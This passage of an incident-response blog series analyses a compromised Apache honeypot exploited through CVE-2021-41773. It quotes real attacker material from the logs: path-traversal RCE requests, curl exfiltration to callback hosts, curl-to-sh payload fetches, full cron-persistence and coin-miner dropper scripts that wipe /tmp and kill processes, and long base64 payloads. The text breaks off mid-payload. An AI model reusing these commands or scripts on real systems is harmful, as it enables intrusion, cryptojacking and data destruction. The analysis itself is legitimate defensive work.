    [Mon Nov 29 22:13:14.410907 2021]  echo Content-Type: text/plain; echo; ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu | head | curl --data-binary @- cs8j1tywiu3hcyahkgz1sc6ullref3.burpcollaborator.net
    [Tue Nov 30 16:04:46.326600 2021]  echo Content-Type: text/plain; echo; id | curl --data-binary @- 7jrfbas00fc0onj2p41ovgegm7sxgm.burpcollaborator.net
    [Tue Nov 30 16:19:28.956301 2021]  echo Content-Type: text/plain; echo; (curl https://tmpfiles.org/dl/168017/wk.sh | sh >/dev/null 2>&1 )&
    [Tue Nov 30 16:27:39.818920 2021]  echo Content-Type: text/plain; echo; (curl https://tmpfiles.org/dl/168017/wk.sh | sh >/dev/null 2>&1 )&
    [Tue Dec 07 13:57:42.522498 2021]  echo Content-Type: text/plain; echo; id

    Unfortunately, all of these URLs were either unresponsive or returned “Not found” errors. It would have been the “hxxps://tmpfiles.org/dl/168017/wk.sh” URLs that started our suspicious process hierarchies.

    In addition to the suspicious process hierarchies started on Nov 30, the UAC data also showed a suspicious agetty process (PID 24330) running as user daemon, started on Dec 5. …/live_response/process/proc/24330/environ.txt showed data matching the …/proc/15851/environ.txt data:

    REMOTE_ADDR=5.2.72.226
    REMOTE_PORT=47374
    HTTP_USER_AGENT=curl/7.79.1
    
    PWD=/tmp
    OLDPWD=/tmp
    
    REQUEST_METHOD=POST
    REQUEST_URI=/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash
    SCRIPT_NAME=/cgi-bin/../../../../../../../bin/bash
    SCRIPT_FILENAME=/bin/bash
    CONTEXT_PREFIX=/cgi-bin/
    CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/

    The lsof data captured by UAC showed the process binary, /tmp/agettyd, was deleted. But since the process was still running at the time the disk image was captured, the inode data associated with the process executable was not cleared. The lsof data says the inode number is 30248, and recovering the deleted executable is now straightforward:

    # icat /dev/loop0 30248 >/tmp/agetty-deleted
    # md5sum /tmp/agetty-deleted
    e83658008d6d9dc6fe5dbb0138a4942b  /tmp/agetty-deleted
    # strings -a /tmp/agetty-deleted
    [... snip ...]
    Usage: xmrig [OPTIONS]
    Network:
      -o, --url=URL                 URL of mining server
      -a, --algo=ALGO               mining algorithm https://xmrig.com/docs/algorithms
          --coin=COIN               specify coin instead of algorithm
      -u, --user=USERNAME           username for mining server
      -p, --pass=PASSWORD           password for mining server
      -O, --userpass=U:P            username:password pair for mining server
    [... snip ...]

    Ho hum, just another coin miner. Doubtless this is what was burning up the CPU in Tyler’s Azure image.

    Wrapping Up

    I estimate this investigation took me roughly eight hours, plus another eight hours to write up these blog posts. Is there more to investigate in this image? Most certainly! We’ve only scratched the surface of the mod_dumpio data in /var/log/apache2/error_log. There is still a great deal of data in there to keep your Threat Intel teams happy.

    For example, how about this sequence:

    [Sun Nov 07 10:39:12.876655 2021]  A=|echo;curl -s http://103.55.36.245/0_cron.sh -o 0_cron.sh || wget -q -O 0_cron.sh http://103.55.36.245/0_cron.sh; chmod 777 0_cron.sh; sh 0_cron.sh
    [Sun Nov 07 10:52:33.141762 2021]  A=|echo;curl -s http://103.55.36.245/0_linux.sh -o 0_linux.sh || wget -q -O 0_linux.sh http://103.55.36.245/0_linux.sh; chmod 777 0_linux.sh; sh 0_linux.sh

    Both of these URLs are responsive. Here’s “0_cron.sh”:

    #!/bin/bash
    
    (crontab -l 2> /dev/null; echo "* * * * * wget -q -O - http://103.55.36.245/0_linux.sh | sh > /dev/null 2>&1")| crontab -
    (crontab -l 2> /dev/null; echo "* * * * * curl -s http://103.55.36.245/0_linux.sh | sh > /dev/null 2>&1")| crontab -; rm -rf 0_cron.sh

    And here’s “0_linux.sh”:

    #!/bin/bash
    
    p=$(ps aux | grep -E 'linuxsys|jailshell' | grep -v grep | wc -l)
    if [ ${p} -eq 1 ];then
        echo "Aya keneh proses. Tong waka nya!"
        exit
    elif [ ${p} -eq 0 ];then
        echo "Sok bae ngalangkung weh!"
        # Execute linuxsys
        cd /dev/shm ; curl -s http://shumoizolyaciya.12volt.ua/wp-content/config.json -o config.json || wget -q -O config.json http://shumoizolyaciya.12volt.ua/wp-content/config.json; curl -s http://shumoizolyaciya.12volt.ua/wp-content/linuxsys -o linuxsys || wget -q -O linuxsys http://shumoizolyaciya.12volt.ua/wp-content/linuxsys; chmod +x linuxsys; ./linuxsys; rm -rf 0_linux.sh; rm -rf /tmp/*; rm -rf /var/tmp/*; rm -rf /tmp/.*; rm -rf /var/tmp/.*; rm -rf config.json; rm -rf linuxsys;
        # Kill All Process
        killall -9 kinsing; killall -9 kdevtmpfsi; killall -9 .zshrc; pkill -9 kinsing; pkill -9 kdevtmpfsi; pkill -9 .zshrc; pkill -9 lb64; pkill -9 ld-linux-x86-64; pkill -9 apac; pkill -9 sshd; pkill -9 syslogd; pkill -9 apache2; pkill -9 klogd; pkill -9 xmrig; pkill -9 sysls; pkill -9 bash; pkill -9 acpid; pkill -9 httpd; pkill -9 apach; pkill -9 apache; pkill -9 php; pkill -9 logo.gif; pkill -9 cron; pkill -9 go; pkill -9 logrunner; pkill -9 english; pkill -9 perl
    fi

    Google Translate identifies the language here as Sudanese (“There is still a process…”). Welcome to the global internet everybody!

    Hudak’s Honeypot (Part 3)

    This is part three in a series. Follow these links for part one and part two.

    During our triage of the UAC data from the honeypot, we noted a process hierarchy running from the deleted /var/tmp/.log/101068/.spoollog directory. Shell process PID 20645 was the parent process of PID 6388, “sleep 300”. Both processes were started on Nov 14 and ran as “daemon”, the same user as the vulnerable web server on the honeypot.

    Digging deeper into the UAC data, …/live_response/process/proc/20645/environ.txt provides some more clues about how this process hierarchy started. I’m reorganizing and reproducing some of the more useful data from this file below:

    REMOTE_ADDR=116.202.187.77
    REMOTE_PORT=56590
    HTTP_USER_AGENT=curl/7.79.1
    
    HOME=/var/tmp/.log/101068/.spoollog/.api
    PWD=/var/tmp/.log/101068/.spoollog
    OLDPWD=/var/tmp
    PYTHONUSERBASE=/var/tmp/.log/101068/.spoollog/.api/.mnc
    
    REQUEST_METHOD=POST
    REQUEST_URI=/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh
    SCRIPT_NAME=/cgi-bin/../../../../bin/sh
    SCRIPT_FILENAME=/bin/sh
    CONTEXT_PREFIX=/cgi-bin/
    CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/

    You can see the typical pattern for the CVE-2021-41773 RCE exploit in the request URI. The home directory and other directory paths match the deleted directory we observed elsewhere in the UAC data. And we can see the source of the malicious request is 116.202.187.77, which according to WHOIS belongs to a German hosting provider, Hetzner.

    Nov 14 – So much base64 encoded shell code

    Pivoting into the honeypot web logs under /var/log/apache2, we find 80 requests from this IP. There are four requests on Nov 14:

    116.202.187.77 - - [14/Nov/2021:01:10:17 +0000] "POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1" 200 9 "-" "curl/7.79.1"
    116.202.187.77 - - [14/Nov/2021:01:14:04 +0000] "POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1" 200 11 "-" "curl/7.79.1"
    116.202.187.77 - - [14/Nov/2021:01:25:50 +0000] "POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1" 200 5 "-" "curl/7.79.1"
    116.202.187.77 - - [14/Nov/2021:03:12:39 +0000] "POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1" 200 24 "-" "curl/7.79.1"

    The remaining web requests are all from Nov 27 – Dec 1.

    But it’s the mod_dumpio data in the error_log that’s really interesting:

    [Sun Nov 14 01:10:17.692078 2021]  A=|echo;echo vulnable
    [Sun Nov 14 01:14:04.802548 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;curl -s http://116.203.212.184/1010/b64.php -u client:%@123-456@% --data-urlencode 's=aWYgWyAhICIkKHBzIGF1eCB8IGdyZXAgLXYgZ3JlcCB8IGdyZXAgJy5zcmMuc2gnKSIgXTsgdGhlbgoJcHJpbnRmICViICJubyBwcm9jZXNzXG4iCmVsc2UKCXByaW50ZiAlYiAicnVubmluZ1xuIgpmaQo=' | sh
    [Sun Nov 14 01:25:50.735008 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;curl -s http://116.203.212.184/1010/b64.php -u client:%@123-456@% --data-urlencode 's=UEFUSD0vc2JpbjovYmluOi91c3Ivc2JpbjovdXNyL2JpbjovdXNyL2xvY2FsL2JpbjtpcGF0aD0nbnVsbCc7IGZvciBsaW5lIGluICQoZmluZCAvdmFyL2xvZyAtdHlwZSBkIDI+IC9kZXYvbnVsbCk7IGRvIGlmIFsgLXcgJGxpbmUgXTsgdGhlbiBpcGF0aD0kbGluZTsgYnJlYWs7IGZpOyBkb25lOyBpZiBbICIkaXBhdGgiID0gIm51bGwiIF07IHRoZW4gaXBhdGg9JChjYXQgL2V0Yy9wYXNzd2QgfCBncmVwICJeJCh3aG9hbWkpIiB8IGN1dCAtZDogLWY2KTsgZm9yIGxpbmUgaW4gJChmaW5kICRpcGF0aCAtdHlwZSBkIDI+IC9kZXYvbnVsbCk7IGRvIGlmIFsgLXcgJGxpbmUgXTsgdGhlbiBpcGF0aD0kbGluZTsgYnJlYWs7IGZpOyBkb25lOyBpZiBbICEgLXcgJGlwYXRoIF07IHRoZW4gaXBhdGg9Jy92YXIvdG1wJzsgaWYgWyAhIC13ICRpcGF0aCBdOyB0aGVuIGlwYXRoPScvdG1wJzsgZmk7IGZpOyBmaTsgaWYgWyAhICIkKHBzIGF1eCB8IGdyZXAgLXYgZ3JlcCB8IGdyZXAgJy5zcmMuc2gnKSIgXTsgdGhlbiBjZCAkaXBhdGggJiYgaWYgWyAhIC1kICIubG9nLzEwMTA2OCIgXTsgdGhlbiBpPTEwMTAwMDt3aGlsZSBbICRpIC1uZSAxMDExMDAgXTsgZG8gaT0kKCgkaSsxKSk7IG1rZGlyIC1wIC5sb2cvJGkvLnNwb29sbG9nOyBkb25lICYmIGNkIC5sb2cvMTAxMDY4Ly5zcG9vbGxvZyAmJiBlY2hvICdhcGFjaGUnID4gLnBpbmZvICYmIENVUkw9ImN1cmwiO0RPTT0icnIuYmx1ZWhlYXZlbi5saXZlIjtvdXQ9JChjdXJsIC1zIC0tY29ubmVjdC10aW1lb3V0IDMgaHR0cDovL3JyLmJsdWVoZWF2ZW4ubGl2ZS8xMDEwL29ubGluZS5waHAgLXUgY2xpZW50OiVAMTIzLTQ1NkAlIDI+IC9kZXYvbnVsbCk7ZW5hYmxlPSQoZWNobyAkb3V0IHwgYXdrICd7c3BsaXQoJDAsYSwiLCIpOyBwcmludCBhWzFdfScpO29ubGluZT0kKGVjaG8gJG91dCB8IGF3ayAne3NwbGl0KCQwLGEsIiwiKTsgcHJpbnQgYVsyXX0nKTsgaWYgWyAhICIkZW5hYmxlIiAtZXEgIjEiIC1hICEgIiRvbmxpbmUiIC1lcSAiMSIgXTsgdGhlbiBpZmFjZXM9IiI7IGlmIFsgIiQoY29tbWFuZCAtdiBpcCAyPiAvZGV2L251bGwpIiBdOyB0aGVuIGlmYWNlcz0kKGlwIC00IC1vIGEgfCBjdXQgLWQgJyAnIC1mIDIsNyB8IGN1dCAtZCAnLycgLWYgMSB8IGF3ayAtRicgJyAne3ByaW50ICQxfScgfCB0ciAnXG4nICcgJyk7ICBlbHNlIGlmIFsgIiQoY29tbWFuZCAtdiBpZmNvbmZpZyAyPiAvZGV2L251bGwpIiBdOyB0aGVuIGlmYWNlcz0kKGlmY29uZmlnIC1hIHwgZ3JlcCBmbGFncyB8IGF3ayAne3NwbGl0KCQwLGEsIjoiKTsgcHJpbnQgYVsxXX0nIHwgdHIgJ1xuJyAnICcpOyBmaTsgZmk7IGZvciBldGggaW4gJGlmYWNlczsgZG8gb3V0PSQoY3VybCAt
    [Sun Nov 14 01:25:50.735041 2021]  cyAtLWludGVyZmFjZSAkZXRoIC0tY29ubmVjdC10aW1lb3V0IDMgaHR0cDovLzExNi4yMDMuMjEyLjE4NC8xMDEwL29ubGluZS5waHAgLXUgY2xpZW50OiVAMTIzLTQ1NkAlIDI+IC9kZXYvbnVsbCk7IGVuYWJsZT0kKGVjaG8gJG91dCB8IGF3ayAne3NwbGl0KCQwLGEsIiwiKTsgcHJpbnQgYVsxXX0nKTsgb25saW5lPSQoZWNobyAkb3V0IHwgYXdrICd7c3BsaXQoJDAsYSwiLCIpOyBwcmludCBhWzJdfScpOyBpZiBbICIkZW5hYmxlIiA9PSAiMSIgLWEgIiRvbmxpbmUiIC1lcSAiMSIgXTsgdGhlbiBlY2hvICIkZXRoIiA+IC5pbnRlcmZhY2U7IGJyZWFrOyBmaTsgZG9uZTsgZmk7IGlmIFsgLWYgIi5pbnRlcmZhY2UiIF07IHRoZW4gQ1VSTD0iY3VybCAtLWludGVyZmFjZSAiJChjYXQgLmludGVyZmFjZSAyPiAvZGV2L251bGwpOyBET009IjExNi4yMDMuMjEyLjE4NCI7IGZpOyAkQ1VSTCAtcyBodHRwOi8vJERPTS8xMDEwL2I2NC5waHAgLXUgY2xpZW50OiVAMTIzLTQ1NkAlIC0tZGF0YS11cmxlbmNvZGUgJ3M9VUVGVVNEMHZjMkpwYmpvdlltbHVPaTkxYzNJdmMySnBiam92ZFhOeUwySnBiam92ZFhOeUwyeHZZMkZzTDJKcGJncERWVkpNUFNKamRYSnNJZ3BFVDAwOUluSnlMbUpzZFdWb1pXRjJaVzR1YkdsMlpTSUtDbkJyYVd4c0lDMDVJQzFtSUNJdWMzSmpMbk5vSWdwd2EybHNiQ0F0T1NBdFppQWljSEJ5YjNoNUlncHZkWFE5SkNoamRYSnNJQzF6SUMwdFkyOXVibVZqZEMxMGFXMWxiM1YwSURVZ2FIUjBjRG92TDNKeUxtSnNkV1ZvWldGMlpXNHViR2wyWlM4eE1ERXdMMjl1YkdsdVpTNXdhSEFnTFhVZ1kyeHBaVzUwT2lWQU1USXpMVFExTmtBbElESStJQzlrWlhZdmJuVnNiQ2tLWlc1aFlteGxQU1FvWldOb2J5QWtiM1YwSUh3Z1lYZHJJQ2Q3YzNCc2FYUW9KREFzWVN3aUxDSXBPeUJ3Y21sdWRDQmhXekZkZlNjcENtOXViR2x1WlQwa0tHVmphRzhnSkc5MWRDQjhJR0YzYXlBbmUzTndiR2wwS0NRd0xHRXNJaXdpS1RzZ2NISnBiblFnWVZzeVhYMG5LUXBwWmlCYklDRWdJaVJsYm1GaWJHVWlJQzFsY1NBaU1TSWdMV0VnSVNBaUpHOXViR2x1WlNJZ0xXVnhJQ0l4SWlCZE95QjBhR1Z1Q2dscFptRmpaWE05SWlJS0NXbG1JRnNnSWlRb1kyOXRiV0Z1WkNBdGRpQnBjQ0F5UGlBdlpHVjJMMjUxYkd3cElpQmRPeUIwYUdWdUNna0phV1poWTJWelBTUW9hWEFnTFRRZ0xXOGdZU0I4SUdOMWRDQXRaQ0FuSUNjZ0xXWWdNaXczSUh3Z1kzVjBJQzFrSUNjdkp5QXRaaUF4SUh3Z1lYZHJJQzFHSnlBbklDZDdjSEpwYm5RZ0pERjlKeUI4SUhSeUlDZGNiaWNnSnlBbktRb0paV3h6WlFvSkNXbG1JRnNnSWlRb1kyOXRiV0Z1WkNBdGRpQnBabU52Ym1acFp5QXlQaUF2WkdWMkwyNTFiR3dwSWlCZE95QjBhR1Z1Q2drSkNXbG1ZV05sY3owa0tHbG1ZMjl1Wm1sbklDMWhJSHdnWjNKbGNDQm1iR0ZuY3lCOElHRjNheUFuZTNOd2JHbDBLQ1F3TEdFc0lqb2lLVHNnY0hKcGJuUWdZVnN4WFgwbklId2dkSElnSjF4dUp5QW5J
    [Sun Nov 14 01:25:50.735078 2021]  Q2NwQ2drSlpta0tDV1pwQ2dsbWIzSWdaWFJvSUdsdUlDUnBabUZqWlhNN0lHUnZDZ2tKYjNWMFBTUW9ZM1Z5YkNBdGN5QXRMV2x1ZEdWeVptRmpaU0FrWlhSb0lDMHRZMjl1Ym1WamRDMTBhVzFsYjNWMElEVWdhSFIwY0Rvdkx6RXhOaTR5TURNdU1qRXlMakU0TkM4eE1ERXdMMjl1YkdsdVpTNXdhSEFnTFhVZ1kyeHBaVzUwT2lWQU1USXpMVFExTmtBbElESStJQzlrWlhZdmJuVnNiQ2tLQ1FsbGJtRmliR1U5SkNobFkyaHZJQ1J2ZFhRZ2ZDQmhkMnNnSjN0emNHeHBkQ2drTUN4aExDSXNJaWs3SUhCeWFXNTBJR0ZiTVYxOUp5a0tDUWx2Ym14cGJtVTlKQ2hsWTJodklDUnZkWFFnZkNCaGQyc2dKM3R6Y0d4cGRDZ2tNQ3hoTENJc0lpazdJSEJ5YVc1MElHRmJNbDE5SnlrS0NRbHBaaUJiSUNJa1pXNWhZbXhsSWlBOVBTQWlNU0lnTFdFZ0lpUnZibXhwYm1VaUlEMDlJQ0l4SWlCZE95QjBhR1Z1Q2drSkNXVmphRzhnSWlSbGRHZ2lJRDRnTG1sdWRHVnlabUZqWlFvSkNRbGljbVZoYXdvSkNXWnBDZ2xrYjI1bENtWnBDZ3BwWmlCYklDMW1JQ0l1YVc1MFpYSm1ZV05sSWlCZE95QjBhR1Z1Q2dsRFZWSk1QU0pqZFhKc0lDMHRhVzUwWlhKbVlXTmxJQ0lrS0dOaGRDQXVhVzUwWlhKbVlXTmxJREkrSUM5a1pYWXZiblZzYkNrS0NVUlBUVDBpTVRFMkxqSXdNeTR5TVRJdU1UZzBJZ3BtYVFvS2IzVjBQU1FvSkVOVlVrd2dMWE1nYUhSMGNEb3ZMeVJFVDAwdk1UQXhNQzl6Y21NdWNHaHdJQzExSUdOc2FXVnVkRG9sUURFeU15MDBOVFpBSlNBeVBpQXZaR1YyTDI1MWJHd3BDbVZ1WVdKc1pUMGtLR1ZqYUc4Z0pHOTFkQ0I4SUdGM2F5QW5lM053YkdsMEtDUXdMR0VzSWl3aUtUc2djSEpwYm5RZ1lWc3hYWDBuS1FwaVlYTmxQU1FvWldOb2J5QWtiM1YwSUh3Z1lYZHJJQ2Q3YzNCc2FYUW9KREFzWVN3aUxDSXBPeUJ3Y21sdWRDQmhXekpkZlNjcENtbG1JRnNnSWlSbGJtRmliR1VpSUMxbGNTQWlNU0lnWFRzZ2RHaGxiZ29KY20wZ0xYSm1JQzV0YVc1cFkyOXVaR0V1YzJnZ0xtRndhU0F1YVhCcFpDQXVjM0JwWkNBdVkzSnZiaTV6YUNBdWMzSmpMbk5vT3lBa1ExVlNUQ0F0Y3lCb2RIUndPaTh2SkVSUFRTOHhNREV3TDJJMk5DNXdhSEFnTFhVZ1kyeHBaVzUwT2lWQU1USXpMVFExTmtBbElDMHRaR0YwWVMxMWNteGxibU52WkdVZ0luTTlKR0poYzJVaUlDMXZJQzV6Y21NdWMyZ2dNajRnTDJSbGRpOXVkV3hzSUNZbUlHTm9iVzlrSUN0NElDNXpjbU11YzJnZ1BpQXZaR1YyTDI1MWJHd2dNajRtTVFvSmMyZ2dMbk55WXk1emFDQStJQzlrWlhZdmJuVnNiQ0F5UGlZeElDWUtabWtLY20wZ0xYSm1JQzVwYm5OMFlXeHNDZz09JyAtbyAuaW5zdGFsbDsgY2htb2QgK3ggLmluc3RhbGw7IHNoIC5pbnN0YWxsID4gL2Rldi9udWxsIDI+JjEgJiBlY2hvICdEb25lJzsgZWxzZSBlY2hvICdBbHJlYWR5IGluc3RhbGwuIFN0YXJ0ZWQnOyBjZCAubG9nLzEwMTA2OC8uc3Bvb2xsb2cgJiYgc2ggLmNyb24uc2ggPiAvZGV2L251bGwgMj4mMSAmIGZp
    [Sun Nov 14 01:25:50.735111 2021]  OyBlbHNlIGVjaG8gJ0FscmVhZHkgaW5zdGFsbCBSdW5uaW5nJztmaQ==' | sh 2>&1
    [Sun Nov 14 03:12:39.237848 2021]  A=|echo;PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/bin;curl -s http://116.203.212.184/1010/b64.php -u client:%@123-456@% --data-urlencode 's=UEFUSD0vc2JpbjovYmluOi91c3Ivc2JpbjovdXNyL2JpbjovdXNyL2xvY2FsL2JpbjtpcGF0aD0nbnVsbCc7IGZvciBsaW5lIGluICQoZmluZCAvdmFyL2xvZyAtdHlwZSBkIDI+IC9kZXYvbnVsbCk7IGRvIGlmIFsgLXcgJGxpbmUgXTsgdGhlbiBpcGF0aD0kbGluZTsgYnJlYWs7IGZpOyBkb25lOyBpZiBbICIkaXBhdGgiID0gIm51bGwiIF07IHRoZW4gaXBhdGg9JChjYXQgL2V0Yy9wYXNzd2QgfCBncmVwICJeJCh3aG9hbWkpIiB8IGN1dCAtZDogLWY2KTsgZm9yIGxpbmUgaW4gJChmaW5kICRpcGF0aCAtdHlwZSBkIDI+IC9kZXYvbnVsbCk7IGRvIGlmIFsgLXcgJGxpbmUgXTsgdGhlbiBpcGF0aD0kbGluZTsgYnJlYWs7IGZpOyBkb25lOyBpZiBbICEgLXcgJGlwYXRoIF07IHRoZW4gaXBhdGg9Jy92YXIvdG1wJzsgaWYgWyAhIC13ICRpcGF0aCBdOyB0aGVuIGlwYXRoPScvdG1wJzsgZmk7IGZpOyBmaQppZiBbICEgIiQocHMgYXV4IHwgZ3JlcCAtdiBncmVwIHwgZ3JlcCAnLnNyYy5zaCcpIiBdOyB0aGVuIAoJY2QgJGlwYXRoCglpZiBbICEgLWYgIi5sb2cvMTAxMDY4Ly5zcG9vbGxvZy8uc3JjLnNoIiAtbyAhIC1mICIubG9nLzEwMTA2OC8uc3Bvb2xsb2cvLmNyb24uc2giIF07IHRoZW4KCQlpZiBbICEgLWQgIi5sb2cvMTAxMDY4Ly5zcG9vbGxvZyIgXTsgdGhlbiAKCQkJaT0xMDEwMDA7d2hpbGUgWyAkaSAtbmUgMTAxMTAwIF07IGRvIGk9JCgoJGkrMSkpOyBta2RpciAtcCAubG9nLyRpLy5zcG9vbGxvZzsgZG9uZQoJCWZpCgkJY2QgLmxvZy8xMDEwNjgvLnNwb29sbG9nICYmIGVjaG8gJ2FwYWNoZScgPiAucGluZm8gJiYgQ1VSTD0iY3VybCI7RE9NPSJyci5ibHVlaGVhdmVuLmxpdmUiO291dD0kKGN1cmwgLXMgLS1jb25uZWN0LXRpbWVvdXQgMyBodHRwOi8vcnIuYmx1ZWhlYXZlbi5saXZlLzEwMTAvb25saW5lLnBocCAtdSBjbGllbnQ6JUAxMjMtNDU2QCUgMj4gL2Rldi9udWxsKTtlbmFibGU9JChlY2hvICRvdXQgfCBhd2sgJ3tzcGxpdCgkMCxhLCIsIik7IHByaW50IGFbMV19Jyk7b25saW5lPSQoZWNobyAkb3V0IHwgYXdrICd7c3BsaXQoJDAsYSwiLCIpOyBwcmludCBhWzJdfScpOyBpZiBbICEgIiRlbmFibGUiIC1lcSAiMSIgLWEgISAiJG9ubGluZSIgLWVxICIxIiBdOyB0aGVuIGlmYWNlcz0iIjsgaWYgWyAiJChjb21tYW5kIC12IGlwIDI+IC9kZXYvbnVsbCkiIF07IHRoZW4gaWZhY2VzPSQoaXAgLTQgLW8gYSB8IGN1dCAtZCAnICcgLWYgMiw3IHwgY3V0IC1kICcvJyAtZiAxIHwgYXdrIC1GJyAnICd7cHJpbnQgJDF9JyB8IHRyICdcbicgJyAnKTsgIGVsc2UgaWYgWyAiJChjb21tYW5kIC12IGlmY29uZmlnIDI+IC9kZXYvbnVsbCkiIF07IHRoZW4gaWZhY2VzPSQoaWZjb25maWcgLWEg
    [Sun Nov 14 03:12:39.237940 2021]  fCBncmVwIGZsYWdzIHwgYXdrICd7c3BsaXQoJDAsYSwiOiIpOyBwcmludCBhWzFdfScgfCB0ciAnXG4nICcgJyk7IGZpOyBmaTsgZm9yIGV0aCBpbiAkaWZhY2VzOyBkbyBvdXQ9JChjdXJsIC1zIC0taW50ZXJmYWNlICRldGggLS1jb25uZWN0LXRpbWVvdXQgMyBodHRwOi8vMTE2LjIwMy4yMTIuMTg0LzEwMTAvb25saW5lLnBocCAtdSBjbGllbnQ6JUAxMjMtNDU2QCUgMj4gL2Rldi9udWxsKTsgZW5hYmxlPSQoZWNobyAkb3V0IHwgYXdrICd7c3BsaXQoJDAsYSwiLCIpOyBwcmludCBhWzFdfScpOyBvbmxpbmU9JChlY2hvICRvdXQgfCBhd2sgJ3tzcGxpdCgkMCxhLCIsIik7IHByaW50IGFbMl19Jyk7IGlmIFsgIiRlbmFibGUiID09ICIxIiAtYSAiJG9ubGluZSIgLWVxICIxIiBdOyB0aGVuIGVjaG8gIiRldGgiID4gLmludGVyZmFjZTsgYnJlYWs7IGZpOyBkb25lOyBmaTsgaWYgWyAtZiAiLmludGVyZmFjZSIgXTsgdGhlbiBDVVJMPSJjdXJsIC0taW50ZXJmYWNlICIkKGNhdCAuaW50ZXJmYWNlIDI+IC9kZXYvbnVsbCk7IERPTT0iMTE2LjIwMy4yMTIuMTg0IjsgZmk7ICRDVVJMIC1zIGh0dHA6Ly8kRE9NLzEwMTAvYjY0LnBocCAtdSBjbGllbnQ6JUAxMjMtNDU2QCUgLS1kYXRhLXVybGVuY29kZSAncz1VRUZVU0QwdmMySnBiam92WW1sdU9pOTFjM0l2YzJKcGJqb3ZkWE55TDJKcGJqb3ZkWE55TDJ4dlkyRnNMMkpwYmdwRFZWSk1QU0pqZFhKc0lncEVUMDA5SW5KeUxtSnNkV1ZvWldGMlpXNHViR2wyWlNJS0NuQnJhV3hzSUMwNUlDMW1JQ0l1YzNKakxuTm9JZ3B3YTJsc2JDQXRPU0F0WmlBaWNIQnliM2g1SWdwdmRYUTlKQ2hqZFhKc0lDMXpJQzB0WTI5dWJtVmpkQzEwYVcxbGIzVjBJRFVnYUhSMGNEb3ZMM0p5TG1Kc2RXVm9aV0YyWlc0dWJHbDJaUzh4TURFd0wyOXViR2x1WlM1d2FIQWdMWFVnWTJ4cFpXNTBPaVZBTVRJekxUUTFOa0FsSURJK0lDOWtaWFl2Ym5Wc2JDa0taVzVoWW14bFBTUW9aV05vYnlBa2IzVjBJSHdnWVhkcklDZDdjM0JzYVhRb0pEQXNZU3dpTENJcE95QndjbWx1ZENCaFd6RmRmU2NwQ205dWJHbHVaVDBrS0dWamFHOGdKRzkxZENCOElHRjNheUFuZTNOd2JHbDBLQ1F3TEdFc0lpd2lLVHNnY0hKcGJuUWdZVnN5WFgwbktRcHBaaUJiSUNFZ0lpUmxibUZpYkdVaUlDMWxjU0FpTVNJZ0xXRWdJU0FpSkc5dWJHbHVaU0lnTFdWeElDSXhJaUJkT3lCMGFHVnVDZ2xwWm1GalpYTTlJaUlLQ1dsbUlGc2dJaVFvWTI5dGJXRnVaQ0F0ZGlCcGNDQXlQaUF2WkdWMkwyNTFiR3dwSWlCZE95QjBhR1Z1Q2drSmFXWmhZMlZ6UFNRb2FYQWdMVFFnTFc4Z1lTQjhJR04xZENBdFpDQW5JQ2NnTFdZZ01pdzNJSHdnWTNWMElDMWtJQ2N2SnlBdFppQXhJSHdnWVhkcklDMUdKeUFuSUNkN2NISnBiblFnSkRGOUp5QjhJSFJ5SUNkY2JpY2dKeUFuS1FvSlpXeHpaUW9KQ1dsbUlGc2dJaVFvWTI5dGJXRnVaQ0F0ZGlCcFptTnZibVpwWnlBeVBpQXZaR1YyTDI1MWJHd3BJaUJkT3lCMGFHVnVDZ2tKQ1ds
    [Sun Nov 14 03:12:39.237980 2021]  bVlXTmxjejBrS0dsbVkyOXVabWxuSUMxaElId2daM0psY0NCbWJHRm5jeUI4SUdGM2F5QW5lM053YkdsMEtDUXdMR0VzSWpvaUtUc2djSEpwYm5RZ1lWc3hYWDBuSUh3Z2RISWdKMXh1SnlBbklDY3BDZ2tKWm1rS0NXWnBDZ2xtYjNJZ1pYUm9JR2x1SUNScFptRmpaWE03SUdSdkNna0piM1YwUFNRb1kzVnliQ0F0Y3lBdExXbHVkR1Z5Wm1GalpTQWtaWFJvSUMwdFkyOXVibVZqZEMxMGFXMWxiM1YwSURVZ2FIUjBjRG92THpFeE5pNHlNRE11TWpFeUxqRTROQzh4TURFd0wyOXViR2x1WlM1d2FIQWdMWFVnWTJ4cFpXNTBPaVZBTVRJekxUUTFOa0FsSURJK0lDOWtaWFl2Ym5Wc2JDa0tDUWxsYm1GaWJHVTlKQ2hsWTJodklDUnZkWFFnZkNCaGQyc2dKM3R6Y0d4cGRDZ2tNQ3hoTENJc0lpazdJSEJ5YVc1MElHRmJNVjE5SnlrS0NRbHZibXhwYm1VOUpDaGxZMmh2SUNSdmRYUWdmQ0JoZDJzZ0ozdHpjR3hwZENna01DeGhMQ0lzSWlrN0lIQnlhVzUwSUdGYk1sMTlKeWtLQ1FscFppQmJJQ0lrWlc1aFlteGxJaUE5UFNBaU1TSWdMV0VnSWlSdmJteHBibVVpSUQwOUlDSXhJaUJkT3lCMGFHVnVDZ2tKQ1dWamFHOGdJaVJsZEdnaUlENGdMbWx1ZEdWeVptRmpaUW9KQ1FsaWNtVmhhd29KQ1dacENnbGtiMjVsQ21acENncHBaaUJiSUMxbUlDSXVhVzUwWlhKbVlXTmxJaUJkT3lCMGFHVnVDZ2xEVlZKTVBTSmpkWEpzSUMwdGFXNTBaWEptWVdObElDSWtLR05oZENBdWFXNTBaWEptWVdObElESStJQzlrWlhZdmJuVnNiQ2tLQ1VSUFRUMGlNVEUyTGpJd015NHlNVEl1TVRnMElncG1hUW9LYjNWMFBTUW9KRU5WVWt3Z0xYTWdhSFIwY0Rvdkx5UkVUMDB2TVRBeE1DOXpjbU11Y0dod0lDMTFJR05zYVdWdWREb2xRREV5TXkwME5UWkFKU0F5UGlBdlpHVjJMMjUxYkd3cENtVnVZV0pzWl